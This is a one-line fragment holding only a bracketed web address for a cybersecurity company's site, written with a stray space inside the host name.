<https://orange cyberdefense.com>

